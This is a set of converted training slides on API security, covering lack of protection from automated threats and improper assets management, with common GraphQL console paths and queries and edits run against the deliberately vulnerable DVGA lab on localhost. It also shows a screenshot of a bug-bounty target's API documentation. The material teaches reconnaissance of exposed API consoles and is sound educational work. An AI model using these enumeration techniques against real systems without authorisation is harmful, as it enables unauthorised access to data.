
- Automated threats: Example



API Vulnerabilities

API8: Lack of Protection from Automated Threats (How ?)



❑ Automated threats: Example



API Vulnerabilities

API8: Lack of Protection from Automated Threats (How ?)

- ❑ Rate limit with implement captcha failure



API8: Lack of Protection from Automated Threats

❑ Prevention:

- The mitigation planning should be done in two layers:
 - **Business** - identify the business flows that might harm the business if they are excessively used.
 - **Engineering** - choose the right protection mechanisms to mitigate the business risk.
- Some of the protection mechanisms are more simple while others are more difficult to implement. The following methods are used to slow down automated threats:
 - Device fingerprinting: denying service to unexpected client devices (e.g., headless browsers) tends to make threat actors use more sophisticated solutions, thus more costly for them
 - Human detection: using either captcha or more advanced biometric solutions (e.g., typing patterns)
 - Non-human patterns: analyze the user flow to detect non-human patterns (e.g., the user accessed the "add to cart" and "complete purchase" functions in less than one second)
 - Consider blocking IP addresses of Tor exit nodes and well-known proxies
- Secure and limit access to APIs that are consumed directly by machines (such as developer and B2B APIs). They tend to be an easy target for attackers because they often don't implement all the required protection mechanisms.



API9: Improper Assets Management



API Vulnerabilities

API9: Improper Assets Management (What ?)


- ❑ **Improper assets management** takes place when an organization exposes APIs that are either retired or still in development.
- ❑ As with any software, old API versions are more likely to contain vulnerabilities because they are no longer being patched and upgraded
- ❑ Can lead to other vulnerabilities, such as excessive data exposure, information disclosure, mass assignment, improper rate limiting, and API injection.
- ❑ You can discover improper assets management by paying close attention to outdated API documentation, changelogs, and version history on repositories.



API Vulnerabilities


API9: Improper Assets Management (How ?)

- ❑ The GraphQL IDE interface provides documentation and permissions for users to query, mutate, update, or delete data within the IDE.
- ❑ The alias for the GraphQL endpoint IDE is as follows:
 - /graphql
 - /console
 - /v1/graphql
 - /v2/graphql
- ❑ Additionally, the IDE offers variables, query, schema, and structure.




API Vulnerabilities

API9: Improper Assets Management (How ?)




The screenshot shows the DVGA application interface. The left sidebar contains navigation links: Home, Private Pastes, Public Pastes, Create Paste, Import Paste, and Upload Paste. The main content area is titled "Public Pastes" and displays a list of pastes. A red box highlights the first paste, which has the title "hak" and the content "hack content". Below the content, the user "DVGAUser" is listed with their IP address and user agent string. The second paste has the title "This is my first paste" and the content "I was excited to spend time with my wife without being in".



The screenshot shows the DVGA application interface. The left sidebar is identical to the first screenshot. The main content area is titled "Public Pastes" and displays a list of pastes. A dropdown menu is open in the top right corner, showing options: Audit, Solutions, About, and Rollback DVGA. The first paste has the title "hak" and the content "hack content". Below the content, the user "DVGAUser" is listed with their IP address and user agent string. The second paste has the title "This is my first paste" and the content "I was excited to spend time with my wife without being interrupted by kids."

API Vulnerabilities

API9: Improper Assets Management (How ?)



localhost:5013/graphql

GraphiQL

```
1 null
```

Schema Query


Search Query...

No Description

FIELDS

```
pastes(
  public: Boolean
  limit: Int
  filter: String
): [PasteObject]
paste(id: Int, title: String): PasteObject
systemUpdate: String
systemDiagnostics(
  username: String
  password: String
  cmd: String
): String
systemDebug(arg: String): String
systemHealth: String
users(id: Int): [UserObject]
readAndBurn(id: Int): PasteObject
search(keyword: String): [SearchResult]
audits: [AuditObject]
deleteAllPastes: Boolean
me(token: String): UserObject
```

A red box highlights the 'pastes' field in the schema. A red arrow points from this box to the right-hand screenshot.



localhost:5013/graphql?operationName=undefined&query=query{%0A%20%...

GraphiQL

```
1 query{
2   paste(id:16) {
3     id
4     content
5     title
6   }
7 }
```

```
{
  "data": {
    "paste": {
      "id": "16",
      "content": "hack content",
      "title": "hak"
    }
  }
}
```

Schema Query

Search Query...

No Description

FIELDS

```
pastes(
  public: Boolean
  limit: Int
  filter: String
): [PasteObject]
paste(id: Int, title: String): PasteObject
systemUpdate: String
systemDiagnostics(
  username: String
  password: String
  cmd: String
): String
systemDebug(arg: String): String
systemHealth: String
users(id: Int): [UserObject]
readAndBurn(id: Int): PasteObject
search(keyword: String): [SearchResult]
audits: [AuditObject]
deleteAllPastes: Boolean
me(token: String): UserObject
```

The response is highlighted with a red box.

API Vulnerabilities

API9: Improper Assets Management (How ?)

< Schema Mutations X

Search Mutations...

No Description

FIELDS

```
createPaste(
  burn: Boolean = false
  content: String
  public: Boolean = true
  title: String
): CreatePaste

editPaste(
  content: String
  id: Int
  title: String
): EditPaste


deletePaste(id: Int): DeletePaste

uploadPaste(content: String!, filename: String!): UploadPaste

importPaste(
  host: String!
  path: String!
  port: Int
  scheme: String!
): ImportPaste

createUser(userData: UserInput!): CreateUser

login(password: String, username: String): Login
```



localhost:5013/graphiql?operationName=undefined&query=mutation{%0A%21

GraphiQL Prettify History

```
1 mutation{
2   editPaste(id:17,title:"Change the World!",
3     content:"I want to change the world")
4   {paste {
5     id
6     title
7     content
8   }}
9 }
```

{
 "data": {
 "editPaste": {
 "paste": {
 "id": "17",
 "title": "Change the World!",
 "content": "I want to change the world"
 }
 }
 }
}

< Schema Mutations X

Search Mutations...

No Description

FIELDS

```
createPaste(
  burn: Boolean = false
  content: String
  public: Boolean = true
  title: String
): CreatePaste

editPaste(
  content: String
  id: Int
  title: String
): EditPaste

deletePaste(id: Int): DeletePaste

uploadPaste(content: String!, filename: String!): UploadPaste

importPaste(
  host: String!
  path: String!
  port: Int
  scheme: String!
): ImportPaste



createUser(userData: UserInput!): CreateUser

login(password: String, username: String): Login
```



API Vulnerabilities

API9: Improper Assets Management (How ?)



API Vulnerabilities

API9: Improper Assets Management (How ?)

- ❑ API authorization bug in a private program: *academy.target.com/api/docs*

ping Show/Hide List Operations Expand Operations

GET /ping ping

Implementation Notes
This route will return a output pong

Response Messages

HTTP Status Code	Reason	Response Model
200	OK	
500	There was an internal server error.	

[Try it out!](#) [Hide Response](#)

Request URL
http://localhost:8080/ping

Response Body
pong

Response Code
200

Response Headers
{
 "date": "Wed, 18 Apr 2018 12:37:50 GMT",
 "server": "akka-http/10.1.0",
 "content-length": "4",
 "content-type": "text/plain; charset=UTF-8"
}

Request URL

```
https://academy. [REDACTED] com/api/user/profile
```

Response Body

```
{"success":false,"message":"Authorization parameters are missing","code":102}
```

